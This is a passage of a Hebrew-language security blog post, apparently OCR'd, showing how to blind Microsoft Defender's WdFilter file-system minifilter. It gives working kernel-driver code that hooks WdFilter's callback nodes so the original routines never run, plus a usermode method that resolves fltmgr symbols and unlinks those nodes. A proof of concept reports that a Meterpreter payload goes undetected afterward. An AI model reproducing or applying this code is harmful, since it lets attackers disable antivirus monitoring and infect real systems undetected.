      PFLT_INSTANCE CurrentInstanceVA = ExAllocatePoolWithTag(NonPagedPool, 0x230, DRIVER_TAG);
      MM_COPY_ADDRESS addrToRead;
      addrToRead.VirtualAddress = CurrentInstance;
      status = MmCopyMemory((PVOID)CurrentInstanceVA, addrToRead, 0x230, MM_COPY_MEMORY_VIRTUAL,
                            &NumBytesReadFromInst);
```

האם הפוינטר הנוכחי הוא CALLBACK_NODE של WdFilter?

נמשיך בלכתוב פונקציה שתקבל כתובת ותחזיר true במידה והיא פוינטר אל CALLBACK_NODE של WdFilter. התנאים הם:

- ה-PreOperation נופל בטווח של WdFilter.sys
- ה-PostOperation נופל בטווח של WdFilter.sys
- ה-Instance תואם ל-Instance הנוכחי שאנחנו קוראים

```
BOOLEAN IsCallbackNode(PCALLBACK_NODE PotentialCallbackNode, PFLT_INSTANCE FltInstance, DWORD64
DriverStartAddr, DWORD64 DriverSize) {
    // take the range of the driver instead of enumerating the driver every validation
    return ((PotentialCallbackNode->Instance == FltInstance) &&
        (DWORD64)PotentialCallbackNode->PreOperation > DriverStartAddr &&
        (DWORD64)PotentialCallbackNode->PreOperation < (DriverStartAddr + DriverSize) &&
        (DWORD64)PotentialCallbackNode->PostOperation > DriverStartAddr &&
        (DWORD64)PotentialCallbackNode->PostOperation < (DriverStartAddr + DriverSize));
```

אנחנו עוברים byte אחר byte בזיכרון שקראנו מה-instance, עושים לו cast לפוינטר, בודקים אם קיבלנו כתובת תקינה ואם כן מעבירים אותה ל-IsCallbackNode:

```
// Scan for callback node
for (ULONG x = 0; x < 0x230; x++)
{
    DWORD64 PotentialPointer = *(PDWORD64)((DWORD64)CurrentInstanceVA + x);
    PCALLBACK_NODE PotentialNode = (PCALLBACK_NODE)PotentialPointer;
    if (MmIsAddressValid((PVOID)PotentialPointer))
```

```
if (IsCallbackNode(PotentialNode, CurrentInstance, TargetDriverStart, TargetDriverSize))
```

TargetDriverStart ו-TargetDriverSize הם גלובאליים שאנחנו מאתחלים ב-DriverEntry באמצעות קריאה ל-NtQuerySystemInformation תחת פונקציה בשם InitDriverGlobals:

```
// Enumerate through loaded drivers
for (DWORD i = 0; i < ModuleInformation->NumberOfModules; i++)
{
    if (!strcmp(GetNameFromFullName((PCHAR)ModuleInformation->Modules[i].FullPathName),
                                    TARGET_FILTER_DRIVER))
    {
        TargetDriverStart = (DWORD64)ModuleInformation->Modules[i].ImageBase;
        TargetDriverSize = ModuleInformation->Modules[i].ImageSize;
        DbgPrint("[WdFilter_Hook] Init Target Driver : Start at %llx , Size is %d \n",
                 TargetDriverStart, TargetDriverSize);
    }
}
```

במידה ואיתרנו CALLBACK_NODE של WdFilter אנחנו קוראים את הכתובות של הרוטינות המקוריות ושומרים אותם אל ה-struct הבא:

```
typedef struct _RESTORE_NODE
{
      PVOID AddrOfCallback;
      LONG64 Callback;
      struct _RESTORE_NODE* Next;

}RESTORE_NODE, *PRESTORE_NODE;
```

אנחנו צריכים לשמור גם את המיקום בזיכרון בו כתובת ה-callback שמורה, וגם את הכתובת עצמה של ה-callback כדי שנוכל לעשות unhook ב-unload.

שמירת callback משמעותה פשוט להוסיף node לרשימה מקושרת של restore nodes:

```
VOID SaveOrigCallback(PVOID AddrOfCallback, LONG64 Callback)
{
    PRESTORE_NODE NewNode = ExAllocatePoolWithTag(NonPagedPool, sizeof(RESTORE_NODE),
DRIVER_TAG);
    if (NewNode)
    {
        NewNode->AddrOfCallback = AddrOfCallback;
        NewNode->Callback = Callback;
        NewNode->Next = NULL;
        if (RestoreList == NULL)
        {
            RestoreList = NewNode;
        }
        else
        {
            PRESTORE_NODE current = RestoreList;
            while (current->Next != NULL)
            {
                current = current->Next;
            }
            current->Next = NewNode;
        }
    }
}
```

נחבר זאת יחד:

```
if (MmIsAddressValid(PotentialNode->PreOperation))
{
    SaveOrigCallback(&PotentialNode->PreOperation, PotentialNode->PreOperation);
    InterlockedExchange64(&PotentialNode->PreOperation, WdfltHookPreOperation);
}
if (MmIsAddressValid(PotentialNode->PostOperation))
{
    SaveOrigCallback(&PotentialNode->PostOperation, PotentialNode->PostOperation);
    InterlockedExchange64(&PotentialNode->PostOperation, WdfltHookPostOperation);
}
```

ברוטינת ה-unload:

```
UnhookCallbacks();
CleanupRestoreList();
FltUnregisterFilter( gFilterHandle );
```

מתודת ה-unhook:

```
VOID UnhookCallbacks()
{
    if (RestoreList)
    {
        PRESTORE_NODE current = RestoreList;
        while (current != NULL)
        {
            InterlockedExchange64(current->AddrOfCallback, current->Callback);
            current = current->Next;
        }
    }
    DbgPrint("[WdFilter_Hook] Successfully Unhooked Callbacks!\n");
}
```

פונקצית ה-Hook פשוט מדפיסה את ה-MajorFunction שחטפה, כמובן שאנחנו לא קוראים לפונקציה המקורית של WdFilter:


```
// Pre Operation hook
FLT_PREOP_CALLBACK_STATUS
WdfltHookPreOperation (_Inout_ PFLT_CALLBACK_DATA Data,
                       _In_ PCFLT_RELATED_OBJECTS FltObjects,
                       _Flt_CompletionContext_Outptr_ PVOID *CompletionContext)
{
    NTSTATUS status;

    UNREFERENCED_PARAMETER(FltObjects);
    UNREFERENCED_PARAMETER(CompletionContext);

    if (WdfltHookDoRequestOperationStatus(Data))
    {

        status = FltRequestOperationStatusCallback(Data,
WdfltHookOperationStatusCallback, (PVOID)(++OperationStatusCtx) );
    }

   // DbgPrint("[WdFilter_Hook] Hooked pre operation filter callback :: MajorFunction -
0x%x!\n",Data->Iopb->MajorFunction);

    return FLT_PREOP_SUCCESS_WITH_CALLBACK;
}
```


FLT_POSTOP_CALLBACK_STATUS

```
WdfltHookPostOperation (_Inout_ PFLT_CALLBACK_DATA Data,
                         _In_ PCFLT_RELATED_OBJECTS FltObjects,
                         _In_opt_ PVOID CompletionContext,
                         _In_ FLT_POST_OPERATION_FLAGS Flags)
{

    UNREFERENCED_PARAMETER( Data );
    UNREFERENCED_PARAMETER( FltObjects );
    UNREFERENCED_PARAMETER( CompletionContext );
    UNREFERENCED_PARAMETER( Flags );


   // DbgPrint("[WdFilter_Hook] Hooked post operation filter callbackn :: MajorFunction
- 0x%x!\n", Data->Iopb->MajorFunction);

    return FLT_POSTOP_FINISHED_PROCESSING;
}
```


Proof Of Concept

ה-PoC נבדק על 2H21 ו-2H22 (מערכת Window10) אל מול payload נקי של Meterpreter שזרקנו על הדיסק. לפני טעינת הדרייבר:





אחרי טעינת הדרייבר:



הבינארי לא זוהה.


הצלחנו להשתיק את יכולות הניטור של WdFilter על File System Events! ☺

אלטרנטיבה שלא דורשת טעינת דרייבר

כחלק מאינטגרציה של היכולת אל https://github.com/wavestone-cdt/EDRSandblast (תוכלו למצוא את הקוד לחלק זה שם), נאלצתי למצוא פתרון שלא דורש טעינת דרייבר, אלא רק פרימיטיב קריאה/כתיבה. המחשבה הראשונה הייתה שצריך להבין כיצד ניתן להשיג את ה-FLT_FILTER המשויך ל-WdFilter (או כל שם פילטר אחר שנרצה לטרגט) מה-Usermode. להזכירכם בדרייבר עשינו זאת באמצעות FltGetFilterFromName - אז חקרתי אותה, להלן ה-reversed code:

```
NTSTATUS __stdcall FltGetFilterFromName(PCUNICODE_STRING FilterName, PFLT_FILTER
*RetFilter)
{
  BOOLEAN filter_found; // bl
  _LIST_ENTRY *__shifted(_FLTP_FRAME,8) current_frame; // rdi
  _LIST_ENTRY *__shifted(_FLT_FILTER,0x10) current_filter; // rsi

  filter_found = FALSE;
  KeEnterCriticalRegion();
  ExAcquireResourceSharedLite(&FltGlobals.FrameList.rLock, 1u);
  current_frame = FltGlobals.FrameList.rList.Flink;
  do
  {
    if ( current_frame == &FltGlobals.FrameList.rList )
      break;
    KeEnterCriticalRegion();
    ExAcquireResourceSharedLite(&ADJ(current_frame)->RegisteredFilters.rLock, 1u);
    for ( current_filter = ADJ(current_frame)->RegisteredFilters.rList.Flink;
          current_filter != &ADJ(current_frame)->RegisteredFilters.rList;
          current_filter = ADJ(current_filter)->Base.PrimaryLink.Flink )
    {
      if ( RtlEqualUnicodeString(FilterName, &ADJ(current_filter)->Name, 1u)
        && FltObjectReference(ADJ(current_filter)) >= 0 )
      {
        *RetFilter = ADJ(current_filter);
        filter_found = TRUE;
        break;
      }
    }
    ExReleaseResourceLite(&ADJ(current_frame)->RegisteredFilters.rLock);
    KeLeaveCriticalRegion();
    current_frame = ADJ(current_frame)->Links.Flink;
  }
  while ( !filter_found );
  ExReleaseResourceLite(&FltGlobals.FrameList.rLock);
  KeLeaveCriticalRegion();
```

אנחנו רואים שהפונקציה ניגשת לגלובאלי בשם FltGlobals אל שדה בשם FrameList - כשמו כן הוא מדובר ברשימה של ה-frame-ים על המערכת. עבור כל frame הפונקציה מבצעת אנומרציה על RegistredFilters והשוואה של שם הפילטר הנוכחי אל שם הפילטר שהועבר לפונקציה. אם הם שווים הפונקציה מחזירה על גבי RetFilter את ה-FLT_FILTER הנוכחי. למי מבינכם שתהה, ADJ היא psuedo function שעוזרת להתמודד עם shifted pointers - פוינטרים שמצביעים אל שדה ב-struct ולא אל תחילתו (הרבה פעמים כדי להצביע אל- ListHead כתוצאה מאופטימיזציה של הקומפיילר). ADJ עושה לפוינטר shift חזרה אל תחילת ה-struct כדי שנוכל להבין אל איזה member בדיוק ב-struct נעשית גישה.



מכינים את השטח - מיפוי אופסטים בזמן ריצה

בתור התחלה, אצא מנקודת הנחה שלעמדת ה-"קורבן" יש גישה לאינטרנט, מכאן נוכל לנצל את dbghelp.dll ולמפות גם אופסטים של שדות מתחילת struct-ים וגם אופסטים של סימבולים מכתובת הבסיס של fltmgr.sys בזמן הריצה. במידה וה-pdb הרלוונטי (fltmgr.pdb) לא נמצא על העמדה נוריד אותו אליה.

להלן הפונקציות שישרתו אותנו:

LoadSymbolsFromImageFile - פונקציה שמקבלת נתיב לבינארי שנרצה להשיג עבורו debug info ומחזירה struct מסוג symbol_stx:

```
symbol_ctx* LoadSymbolsFromImageFile(LPCWSTR image_file_path) {
    PVOID image_content = ReadFullFileW(image_file_path);
    PE* pe = PE_create(image_content, FALSE);
    symbol_ctx* ctx = LoadSymbolsFromPE(pe);
    PE_destroy(pe);
    free(image_content);
    return ctx;
}
```

```
typedef struct symbol_ctx_t {
    LPWSTR pdb_name_w;
    DWORD64 pdb_base_addr;
    HANDLE sym_handle;
} symbol_ctx;
```

LoadSymbolsFromPE - זו הפונקציה שמורידה את ה-PDB במידת הצורך, ולאחר מכן טוענת את הסימבולים עבור המודול (באמצעות SymLoadModuleexW):

```
symbol_ctx* LoadSymbolsFromPE(PE* pe) {
    symbol_ctx* ctx = calloc(1, sizeof(symbol_ctx));
    if (ctx == NULL) {
        return NULL;
    }
    if (strchr(pe->codeviewDebugInfo->pdbName, '\\')) {
        // path is strange, PDB file won't be found on Microsoft Symbol Server, better give up...
        return NULL;
    }
    int size_needed = MultiByteToWideChar(CP_UTF8, 0, pe->codeviewDebugInfo->pdbName, -1, NULL, 0);
    ctx->pdb_name_w = calloc(size_needed, sizeof(WCHAR));
    MultiByteToWideChar(CP_UTF8, 0, pe->codeviewDebugInfo->pdbName, -1, ctx->pdb_name_w, size_needed);
    BOOL needPdbDownload = FALSE;
    if (!FileExistsW(ctx->pdb_name_w)) {
        needPdbDownload = TRUE;
    }
    else {
        // PDB file exists, but is it the right version ?
        GUID* guid = extractGuidFromPdb(ctx->pdb_name_w);
        if (!guid || memcmp(guid, &pe->codeviewDebugInfo->guid, sizeof(GUID))) {
            needPdbDownload = TRUE;
        }
        free(guid);
    }
    if (needPdbDownload){
        PBYTE file;
        SIZE_T file_size;
        BOOL res = DownloadPDBFromPE(pe, &file, &file_size);
        if (!res) {
            free(ctx);
            return NULL;
        }
        WriteFullFileW(ctx->pdb_name_w, file, file_size);
        free(file);
    }
    DWORD64 asked_pdb_base_addr = 0x1337000;
    DWORD pdb_image_size = MAXDWORD;
    HANDLE cp = GetCurrentProcess();
    if (!SymInitialize(cp, NULL, FALSE)) {
        free(ctx);
        return NULL;
    }
    ctx->sym_handle = cp;
```


```
DWORD64 pdb_base_addr = SymLoadModuleExW(cp, NULL, ctx->pdb_name_w, NULL, asked_pdb_base_addr, pdb_image_size, NULL, 0);
while (pdb_base_addr == 0) {
    DWORD err = GetLastError();
    if (err == ERROR_SUCCESS)
        break;
    if (err == ERROR_FILE_NOT_FOUND) {
        printf_or_not("PDB file not found\n");
        SymUnloadModule(cp, asked_pdb_base_addr);//TODO : fix handle leak
        SymCleanup(cp);
        free(ctx);
        return NULL;
    }
    printf_or_not("SymLoadModuleExW, error 0x%x\n", GetLastError());
    asked_pdb_base_addr += 0x1000000;
    pdb_base_addr = SymLoadModuleExW(cp, NULL, ctx->pdb_name_w, NULL, asked_pdb_base_addr, pdb_image_size, NULL, 0);
}
ctx->pdb_base_addr = pdb_base_addr;
return ctx;
```

GetSymbolOffset- קבלת אופסט של סימבול מתחילת המודול:

```
DWORD64 GetSymbolOffset(symbol_ctx* ctx, LPCSTR symbol_name) {
    SYMBOL_INFO_PACKAGE si = { 0 };
    si.si.SizeOfStruct = sizeof(SYMBOL_INFO);
    si.si.MaxNameLen = sizeof(si.name);
    BOOL res = SymGetTypeFromName(ctx->sym_handle, ctx->pdb_base_addr, symbol_name, &si.si);
    if (res) {
        return si.si.Address - ctx->pdb_base_addr;
    }
    else {
        return 0;
    }
}
```

GetFieldOffset - קבלת אופסט של member מתחילת ה-struct:

```
DWORD GetFieldOffset(symbol_ctx* ctx, LPCSTR struct_name, LPCWSTR field_name) {
    SYMBOL_INFO_PACKAGE si = {0};
    si.si.SizeOfStruct = sizeof(SYMBOL_INFO);
    si.si.MaxNameLen = sizeof(si.name);
    BOOL res = SymGetTypeFromName(ctx->sym_handle, ctx->pdb_base_addr, struct_name, &si.si);
    if (!res) {
        return 0;
    }

    TI_FINDCHILDREN_PARAMS* childrenParam = calloc(1, sizeof(TI_FINDCHILDREN_PARAMS));
    if (childrenParam == NULL) {
        return 0;
    }

    res = SymGetTypeInfo(ctx->sym_handle, ctx->pdb_base_addr, si.si.TypeIndex, TI_GET_CHILDRENCOUNT, &childrenParam->Count);
    if (!res){
        return 0;
    }
    TI_FINDCHILDREN_PARAMS* ptr = realloc(childrenParam, sizeof(TI_FINDCHILDREN_PARAMS) + childrenParam->Count * sizeof(ULONG));
    if (ptr == NULL) {
        free(childrenParam);
        return 0;
    }
    childrenParam = ptr;
    res = SymGetTypeInfo(ctx->sym_handle, ctx->pdb_base_addr, si.si.TypeIndex, TI_FINDCHILDREN, childrenParam);
    DWORD offset = 0;
    for (ULONG i = 0; i < childrenParam->Count; i++) {
        ULONG childID = childrenParam->ChildId[i];
        WCHAR* name = NULL;
        SymGetTypeInfo(ctx->sym_handle, ctx->pdb_base_addr, childID, TI_GET_SYMNAME, &name);
        if (wcscmp(field_name, name)) {
            continue;
        }
        SymGetTypeInfo(ctx->sym_handle, ctx->pdb_base_addr, childID, TI_GET_OFFSET, &offset);
        break;
    }
    free(childrenParam);
    return offset;
}
```



תוכנית הפעולה

הסימבולים שאנחנו צריכים כדי לחקות את ההתנהגות של FltGetFilterFromName הם FltGlobals, _GLOBALS שהוא ה-type של FltGlobals, לצד FLT_FILTER, FLTP_FRAME ו-FLT_INSTANCE. לשמחתנו כולם נמצאים ב-fltmgr.pdb! נעבור על ה-FrameList ב-FltGlobals, בעבור כל frame נעבור על רשימת ה-RegisteredFilters עד שנמצא את הפילטר השייך ל-WdFilter.

לאחר מכן, נוכל לעבור על כל ה-Instance-ים של ss WdFilter, דרך ה-InstanceList. עבור כל Instance ניגש אל מערך ה-CallbackNodes (להזכירכם מחזיק בכל ה-CALLBACK_NODEs שרשם ה-instance) . והפעם ננסה לבצע מניפולציה אחרת, כי למה לא :)

קודם כל, אנחנו עושים הכל מה-Usermode ולכן Hook כמו בדרייבר הוא לא אופציה. אנחנו יודעים שה-filter manager יעשה invoke ל-callbacks דרך FLT_VOLUME.Callbacks.OperationsLists[IRP], כאשר המעבר בין CALLBACK_NODE אל ה-CALLBACK_NODE הבא ב-OperationList מתבצע דרך השדה CallbackLinks של ה-CALLBACK_NODE.

מה שנוכל לעשות זה לגשת אל ה-entry של WdFilter ב-OperationLists דרך ה-entry CallbackLinks של ה-CALLBACK_NODE שמצאנו, ופשוט לעשות לה משם unlink - משמע לנתק אותה מהרשימה!

מימוש מה-UserMode, מתחילים!

ראשית אנחנו צריכים את הכתובת של FltGlobals (קוד של InitFilterOffsets בהמשך):

```
printf("[+] Resolving symbols\n");
FILTER_OFFSETS offsets = *InitFilterOffsets();
DWORD64 fltmgr_base = FindKernelModuleAddressByName(L"fltmgr.sys");
if (!fltmgr_base)
    return -1;
printf("[*] fltmgr.sys  :  0x%p\n", fltmgr_base);
printf("[*] FltGlobals  :  0x%p\n", fltmgr_base+offsets.FltGlobals);
```

והתוצאה:

```
[+] Resolving symbols
[*] fltmgr.sys   :  0xFFFFF80318E70000
[*] FltGlobals   :  0xFFFFF80318E99600
```

ה-FrameList נמצאת באופסט 0x58:

```
0: kd> dt fltmgr!_GLOBALS
   +0x000 DebugFlags       : Uint4B
   +0x008 TraceFlags       : Uint8B
   +0x010 GFlags           : Uint4B
   +0x018 RegHandle        : Uint8B
   +0x020 NumProcessors    : Uint4B
   +0x024 CacheLineSize    : Uint4B
   +0x028 AlignedInstanceTrackingListSize : Uint4B
   +0x030 ControlDeviceObject : Ptr64 _DEVICE_OBJECT
   +0x038 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x040 KtmTransactionManagerHandle : Ptr64 Void
   +0x048 TxVolKtmResourceManagerHandle : Ptr64 Void
   +0x050 TxVolKtmResourceManager : Ptr64 _KRESOURCEMANAGER
   +0x058 FrameList        : _FLT_RESOURCE_LIST_HEAD
   +0x0d8 Phase2InitLock   : _FAST_MUTEX
   +0x110 RegistryPath     : _UNICODE_STRING
   +0x120 RegistryPathBuffer : [160] Wchar
   +0x260 GlobalVolumeOperationLock : Ptr64 _EX_PUSH_LOCK_CACHE_AWARE_LEGACY
   +0x268 FltpServerPortObjectType : Ptr64 _OBJECT_TYPE
   +0x270 FltpCommunicationPortObjectType : Ptr64 _OBJECT_TYPE
```

```
FLTMGR!_FLT_RESOURCE_LIST_HEAD
   +0x000 rLock            : _ERESOURCE
   +0x068 rList            : _LIST_ENTRY [ 0xffff958f`c3806018 - 0xffff958f`c3806018 ]
   +0x078 rCount           : 1
```

ניגש ל-rList.Flink כפי שעשתה FltGetFilterFromName, ונגיע ל-entry הבא:

```
0: kd> dx -id 0,0,ffff958fbea7b040 -r1 ((FLTMGR!_LIST_ENTRY *)0xffff958fc3806018)
((FLTMGR!_LIST_ENTRY *)0xffff958fc3806018)                 : 0xffff958fc3806018 [Type: _LIST_ENTRY *]
    [+0x000] Flink            : 0xfffff80318e996c0 [Type: _LIST_ENTRY *]
    [+0x008] Blink            : 0xfffff80318e996c0 [Type: _LIST_ENTRY *]
```

זוכרים שהפוינטר היה shifted ב-8? נצטרך להזיז את הפוינטר 8 אחורה כדי לקבל את ה-FLTP_FRAME עצמו:

```
0: kd> dt fltmgr!_FLTP_FRAME 0xffff958fc3806018-8
   +0x000 Type             : _FLT_TYPE
   +0x008 Links            : _LIST_ENTRY [ 0xfffff803`18e996c0 - 0xfffff803`18e996c0 ]
   +0x018 FrameID          : 0
   +0x020 AltitudeIntervalLow : _UNICODE_STRING "0"
   +0x030 AltitudeIntervalHigh : _UNICODE_STRING "409800"
   +0x040 LargeIrpCtrlStackSize : 0x7 ''
   +0x041 SmallIrpCtrlStackSize : 0x1 ''
   +0x048 RegisteredFilters : _FLT_RESOURCE_LIST_HEAD
   +0x0c8 AttachedVolumes  : _FLT_RESOURCE_LIST_HEAD
   +0x148 MountingVolumes  : _LIST_ENTRY [ 0xffff958f`c3806158 - 0xffff958f`c3806158 ]
   +0x158 AttachedFileSystems : _FLT_MUTEX_LIST_HEAD
   +0x1a8 ZombiedFltObjectContexts : _FLT_MUTEX_LIST_HEAD
   +0x1f8 KtmResourceManagerHandle : 0xffffffff`800002b8 Void
   +0x200 KtmResourceManager : 0xffff958f`c3856300 _KRESOURCEMANAGER
   +0x208 FilterUnloadLock : _ERESOURCE
   +0x270 DeviceObjectAttachLock : _FAST_MUTEX
   +0x2a8 Prcb             : 0xffff958f`bebfc800 _FLT_PRCB
   +0x2b0 PrcbPoolToFree   : 0xffff958f`bebfc7e0 Void
   +0x2b8 LookasidePoolToFree : 0xffff958f`c39bc240 Void
   +0x2c0 IrpCtrlStackProfiler : _FLTP_IRPCTRL_STACK_PROFILER
   +0x400 SmallIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
   +0x480 LargeIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
   +0x500 ReserveIrpCtrls  : _RESERVE_IRPCTRL
```

באופסט 0x48 נוכל למצוא את רשימת ה-filter-ים הרשומים על ה-frame, שוב ניגש אל rList.Flink ונגיע אל ה-entry הבא:


```
0: kd> dx -id 0,0,ffff958fbea7b040 -r1 ((FLTMGR!_LIST_ENTRY *)0xffff958fc2f794f0)
((FLTMGR!_LIST_ENTRY *)0xffff958fc2f794f0)                 : 0xffff958fc2f794f0 [Type: _LIST_ENTRY *]
    [+0x000] Flink            : 0xffff958fc00c58f0 [Type: _LIST_ENTRY *]
    [+0x008] Blink            : 0xffff958fc38060c0 [Type: _LIST_ENTRY *]
```

גם הפעם ה-current פוינטר ששימש באיטרציה על ה-filter-ים ב-FltGetFilterFromName היה shifted, הפעם ב-0x10 מה-FLT_FRAME:

```
kd> dt fltmgr!_FLT_FILTER 0xffff958fc2f794f0-0x10
+0x000 Base              : _FLT_OBJECT
+0x030 Frame             : 0xffff958f`c3806010 _FLTP_FRAME
+0x038 Name              : _UNICODE_STRING "bindflt"
+0x048 DefaultAltitude   : _UNICODE_STRING "409800"
+0x058 Flags             : 0x16 (No matching name)
+0x060 DriverObject      : 0xffff958f`c2f4d7e0 _DRIVER_OBJECT
+0x068 InstanceList      :  FLT RESOURCE LIST HEAD
```

מכאן נוכל להמשיך לעבור על רשימת ה-RegistredFilters עד שנמצא את הפילטר שמעניין אותנו, מעולה. וכעת בקוד, ראשית נרזלב את האופסטים הנדרשים:

```
PFILTER_OFFSETS InitFilterOffsets()
{
    FILTER_OFFSETS filter_offsets;
    printf("[+] Resolving symbols\n");
    symbol_ctx* ctx = LoadSymbolsFromImageFile(L"C:\\Windows\\System32\\drivers\\fltmgr.sys");
    if (!ctx)
        return NULL;
    DWORD64 FltGlobals = GetSymbolOffset(ctx, "FltGlobals");
    if (!FltGlobals)
        return NULL;
    DWORD64 FrameListOffset = GetFieldOffset(ctx, "_GLOBALS", L"FrameList");
    if (!FrameListOffset)
        return NULL;
    DWORD64 rListOffset = GetFieldOffset(ctx, "_FLT_RESOURCE_LIST_HEAD", L"rList");
    if (!rListOffset)
        return NULL;
    DWORD64 RegisteredFilters = GetFieldOffset(ctx, "_FLTP_FRAME", L"RegisteredFilters");
    if (!RegisteredFilters)
        return NULL;
    DWORD64 Name = GetFieldOffset(ctx, "_FLT_FILTER", L"Name");
    if (!Name)
        return NULL;
    DWORD64 Buffer = GetFieldOffset(ctx, "_UNICODE_STRING", L"Buffer");
    if (!Buffer)
        return NULL;
    DWORD64 InstanceListOffset = GetFieldOffset(ctx, "_FLT_FILTER", L"InstanceList");
    if (!InstanceListOffset)
        return NULL;
    DWORD64 insataneCount = GetFieldOffset(ctx, "_FLT_RESOURCE_LIST_HEAD", L"rCount");
    if (!insataneCount)
        return NULL;
    DWORD64 CallbackNodesOffset = GetFieldOffset(ctx, "_FLT_INSTANCE", L"CallbackNodes");
    if (!CallbackNodesOffset)
        return NULL;
